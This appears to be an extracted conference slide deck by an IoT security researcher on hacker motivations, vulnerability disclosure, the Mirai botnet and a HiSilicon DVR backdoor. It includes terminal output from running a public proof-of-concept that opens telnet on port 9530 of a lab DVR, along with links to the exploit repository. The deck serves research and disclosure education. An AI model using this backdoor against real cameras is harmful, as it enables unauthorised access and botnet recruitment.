


# The Future of IoT Cyber Security: Meet the Hackers



# The Hacker Lifecycle

Chrissy Morgan  
IoT/OT Research & Development Manager  
PwC - Cyber Threat Operations





# Discussion subject

## Who are you?




# About Me






# The Hacker Lifecycle





# My Hacker Lifecycle





# Vulnerability Disclosure

Alfred Charles Hobbs - 1853

"Rogues are very keen in their profession, and know already much more than we can teach them."

Alfred Charles Hobbs in 1853 when questioned on the wisdom of publishing the weaknesses of existing locks.<sup>[6]</sup>






# Types of Disclosure

## Non-Disclosure

**Non disclosure is the principle that no vulnerability information should be shared**, or should only be shared under non-disclosure agreement (either contractually or informally).



## Coordinate Disclosure

The primary tenet of coordinated disclosure is that nobody should be informed about a vulnerability until the vendor gives their permission.




## Full Disclosure

Full disclosure is the policy of publishing information on vulnerabilities without restriction as early as possible, making the information accessible to the general public without restriction



# Security Researcher Mindset

What?  
How ?  
Where ?





# CCTV DVRs



Kare 4 Ch  
Approx £170 with cameras



Floureon 8 Channel  
Approx £180 with cameras



Avsonics 4 channel  
Approx £40 without cameras



# Case Example: Mirai Attacks




Services affected by the attack included:

- Airbnb<sup>[12]</sup>
- Amazon.com<sup>[9]</sup>
- Ancestry.com<sup>[13][14]</sup>
- The A.V. Club<sup>[15]</sup>
- BBC<sup>[14]</sup>
- The Boston Globe<sup>[12]</sup>
- Box<sup>[16]</sup>
- Business Insider<sup>[14]</sup>
- CNN<sup>[14]</sup>
- Comcast<sup>[17]</sup>
- CrunchBase<sup>[14]</sup>
- DirecTV<sup>[14]</sup>
- The Elder Scrolls Online<sup>[14][18]</sup>
- Electronic Arts<sup>[17]</sup>
- Etsy<sup>[12][19]</sup>
- FiveThirtyEight<sup>[14]</sup>
- Fox News<sup>[20]</sup>
- The Guardian<sup>[20]</sup>
- GitHub<sup>[12][17]</sup>
- Grubhub<sup>[21]</sup>
- HBO<sup>[14]</sup>
- Heroku<sup>[22]</sup>
- HostGator<sup>[14]</sup>
- iHeartRadio<sup>[13][23]</sup>
- Imgur<sup>[24]</sup>
- Indiegogo<sup>[13]</sup>
- Mashable<sup>[25]</sup>
- National Hockey League<sup>[14]</sup>
- Netflix<sup>[14][20]</sup>
- The New York Times<sup>[12][17]</sup>
- Overstock.com<sup>[14]</sup>
- PayPal<sup>[19]</sup>
- Pinterest<sup>[17][19]</sup>
- Pixlr<sup>[14]</sup>
- PlayStation Network<sup>[17]</sup>
- Qualtrics<sup>[13]</sup>
- Quora<sup>[14]</sup>
- Reddit<sup>[13][17][19]</sup>
- Roblox<sup>[26]</sup>
- Ruby Lane<sup>[14]</sup>
- RuneScape<sup>[13]</sup>
- SaneBox<sup>[22]</sup>
- Seamless<sup>[24]</sup>
- Second Life<sup>[27]</sup>
- Shopify<sup>[12]</sup>
- Slack<sup>[24]</sup>
- SoundCloud<sup>[12][19]</sup>
- Squarespace<sup>[14]</sup>
- Spotify<sup>[13][17][19]</sup>
- Starbucks<sup>[13][23]</sup>
- Storify<sup>[16]</sup>
- Swedish Civil Contingencies Agency<sup>[28]</sup>
- Swedish Government<sup>[28]</sup>
- Tumblr<sup>[13][17]</sup>
- Twilio<sup>[13][14]</sup>
- Twitter<sup>[12][13][17][19]</sup>
- Verizon Communications<sup>[17]</sup>
- Visa<sup>[29]</sup>
- Vox Media<sup>[30]</sup>
- Walgreens<sup>[14]</sup>
- The Wall Street Journal<sup>[20]</sup>
- Wikia<sup>[13]</sup>
- Wired<sup>[16]</sup>
- Wix.com<sup>[31]</sup>
- WWE Network<sup>[32]</sup>
- Xbox Live<sup>[33]</sup>
- Yammer<sup>[24]</sup>
- Yelp<sup>[14]</sup>
- Zillow<sup>[14]</sup>



# DVR Timeline



# Remote Back Door to Open Telnet




```
dvr@dvr-VirtualBox:~/Desktop/hs-dvr-telnet$ ./hs-dvr-telnet.py 192.168.1.10
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[*] sending OpenTelnet:OpenOnce...
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[*] sending OpenTelnet:OpenOnce...
[+] Opening connection to 192.168.1.10 on port 9530: Done
[*] sending OpenTelnet:OpenOnce...
[+] Opening connection to 192.168.1.10 on port 9530: Done
[*] sending OpenTelnet:OpenOnce...
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
[+] Opening connection to 192.168.1.10 on port 9530: Done
```

```
dvr@dvr-VirtualBox: ~/Desktop/hs-dvr-telnet
File Edit View Search Terminal Help
dvr@dvr-VirtualBox:~/Desktop/hs-dvr-telnet$ nmap -T4 -F 192.168.1.10

Starting Nmap 7.60 ( https://nmap.org ) at 2020-07-05 20:09 BST
Nmap scan report for 192.168.1.10
Host is up (0.011s latency).
Not shown: 97 filtered ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
554/tcp   open  rtsp

Nmap done: 1 IP address (1 host up) scanned in 2.00 seconds
dvr@dvr-VirtualBox:~/Desktop/hs-dvr-telnet$ █
```





# Remote Back Door

Expert released PoC exploit code for unpatched backdoor in HiSilicon chips

February 5, 2020 By Pierluigi Paganini

```
(venv) dvr@dvr-VirtualBox:~/hs-dvr-telnet$ ./hs-dvr-telnet.py 192.168.1.10
[+] Opening connection to 192.168.1.10 on port 9530: Done
[*] sending OpenTelnet:OpenOnce...
```

Researcher published details about a backdoor mechanism he found in HiSilicon chips, but he did not report it to the vendor due to the lack of trust in it.

<https://habr.com/en/post/486856/>

<https://securityaffairs.co/wordpress/97367/hacking/hisilicon-chips-backdoor.html>

Xiongmai (Hangzhou Xiongmai Technology Co, XMtech).

Sofia binary supported by custom busybox and dvrHelper.

Download Cyber Security  
Security Circular Vulnerability Reporting

## Security Circular

Security Advisory – Vulnerability of some XM product before year 2017  
Some devices have open Telnet port 9530, for debugging and diagnosing technical support for our customers as a vulnerability.  
2020-04-23 10:03:24



# Existing research

<https://www.pentestpartners.com/security-blog/what-did-mirai-miss-making-a-better-bigger-botnet/>  
<https://www.pentestpartners.com/security-blog/unbrickerbot-xiongmai-fix-mirai-dvr-security-issues-and-fail/>  
<https://habr.com/en/post/486856>



## GitHub


<https://github.com/tohi/pwn-hisilicon-dvr>



Hi3520 DRQCV200 A面



# DVR Surface Area




Explore ALL the places!



**DO NOT BREAK  
THE LAW!!**



# Vulnerabilities

